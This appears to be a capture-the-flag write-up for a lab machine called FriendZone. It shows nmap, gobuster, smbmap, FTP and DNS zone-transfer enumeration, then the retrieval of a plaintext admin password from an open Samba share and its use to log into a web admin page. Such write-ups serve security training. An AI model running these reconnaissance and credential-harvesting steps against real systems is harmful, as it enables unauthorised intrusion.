Enumeration

Run Nmap Scan

nmap -p- -T4 10.129.103.91

"
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-29 08:40 BST
Nmap scan report for 10.129.103.91
Host is up (0.16s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
139/tcp open  netbios-ssn
443/tcp open  https
445/tcp open  microsoft-ds
"

View Website


Untitled Untitled The default url is different from http website. Here we can assume that the use of http and https are different.

Directory Bruteforcing (Run Gobuster)

gobuster dir -u http://10.129.103.91/ -w /usr/share/wordlists/dirb/common.txt 

"
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.103.91/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2023/09/29 08:43:58 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 292]
/.htpasswd            (Status: 403) [Size: 297]
/.htaccess            (Status: 403) [Size: 297]
/index.html           (Status: 200) [Size: 324]
/robots.txt           (Status: 200) [Size: 13] 
/server-status        (Status: 403) [Size: 301]
/wordpress            (Status: 301) [Size: 318] [--> http://10.129.103.91/wordpress/]
Progress: 4495 / 4615 (97.40%)                                                  Progress: 4525 / 4615 (98.05%)                                                  Progress: 4555 / 4615 (98.70%)                                                  Progress: 4585 / 4615 (99.35%)                                                  Progress: 4614 / 4615 (99.98%)                                                                                                                                       
===============================================================
2023/09/29 08:45:16 Finished
===============================================================
"
gobuster dir -u https://10.129.103.91/ -w /usr/share/wordlists/dirb/common.txt -k 

"
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.129.103.91/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2023/09/29 08:51:26 Starting gobuster in directory enumeration mode
===============================================================
/server-status        (Status: 403) [Size: 302]
                                               
===============================================================
2023/09/29 08:52:47 Finished
===============================================================
"
The result of http and https are different!


Goto Robots.txt

Untitled

Enumerating Samba

smbmap -H 10.129.103.91

"
[+] Guest session   	IP: 10.129.103.91:445	Name: friendzone.red                                    
        Disk                                                  	Permissions	Comment
	----                                                  	-----------	-------
	print$                                            	NO ACCESS	Printer Drivers
	Files                                             	NO ACCESS	FriendZone Samba Server Files /etc/Files
	general                                           	READ ONLY	FriendZone Samba Server Files
	Development                                       	READ, WRITE	FriendZone Samba Server Files
	IPC$                                              	NO ACCESS	IPC Service (FriendZone server (Samba, Ubuntu))
"

Fetch all the files inside general

smbget -R smb://10.129.103.91/general
cat creds.txt

"
admin:WORKWORKHhallelujah@#
"
After fetching “general” folder, we found the creds information. While, there was nothing inside “Development” folder

Enumerating FTP

ftp 10.129.103.91

"
Connected to 10.129.103.91.
220 (vsFTPd 3.0.3)
Name (10.129.103.91:root): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
"
ftp 10.129.103.91

"
Connected to 10.129.103.91.
220 (vsFTPd 3.0.3)
Name (10.129.103.91:root): admin
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp>
"
Both “anonymous” and “admin” login failed.

DNS Enumeration

Trying DNS Zone Transfer

dig axfr friendzone.red @10.129.103.91

"
; <<>> DiG 9.18.12-1~bpo11+1-Debian <<>> axfr friendzone.red @10.129.103.91
;; global options: +cmd
friendzone.red.		604800	IN	SOA	localhost. root.localhost. 2 604800 86400 2419200 604800
friendzone.red.		604800	IN	AAAA	::1
friendzone.red.		604800	IN	NS	localhost.
friendzone.red.		604800	IN	A	127.0.0.1
administrator1.friendzone.red. 604800 IN A	127.0.0.1
hr.friendzone.red.	604800	IN	A	127.0.0.1
uploads.friendzone.red.	604800	IN	A	127.0.0.1
friendzone.red.		604800	IN	SOA	localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 163 msec
;; SERVER: 10.129.103.91#53(10.129.103.91) (TCP)
;; WHEN: Fri Sep 29 10:56:30 BST 2023
;; XFR size: 8 records (messages 1, bytes 289)
"

Include the DNS information into our hosts file

sudo echo "10.129.103.91 administrator1.friendzone.red, hr.friendzone.red, uploads.friendzone.red" >> /etc/hosts

Visit friendzone.red

Untitled


Visit Uploads.friendzone.red



Untitled Untitled Untitled I uploaded README.txt, but I couldn’t find the file. Guess it’s just a fake website.

Exploitation



Untitled Let’s use the credential we got from the smb enumeration.
username: admin
password: WORKWORKHhallelujah@#


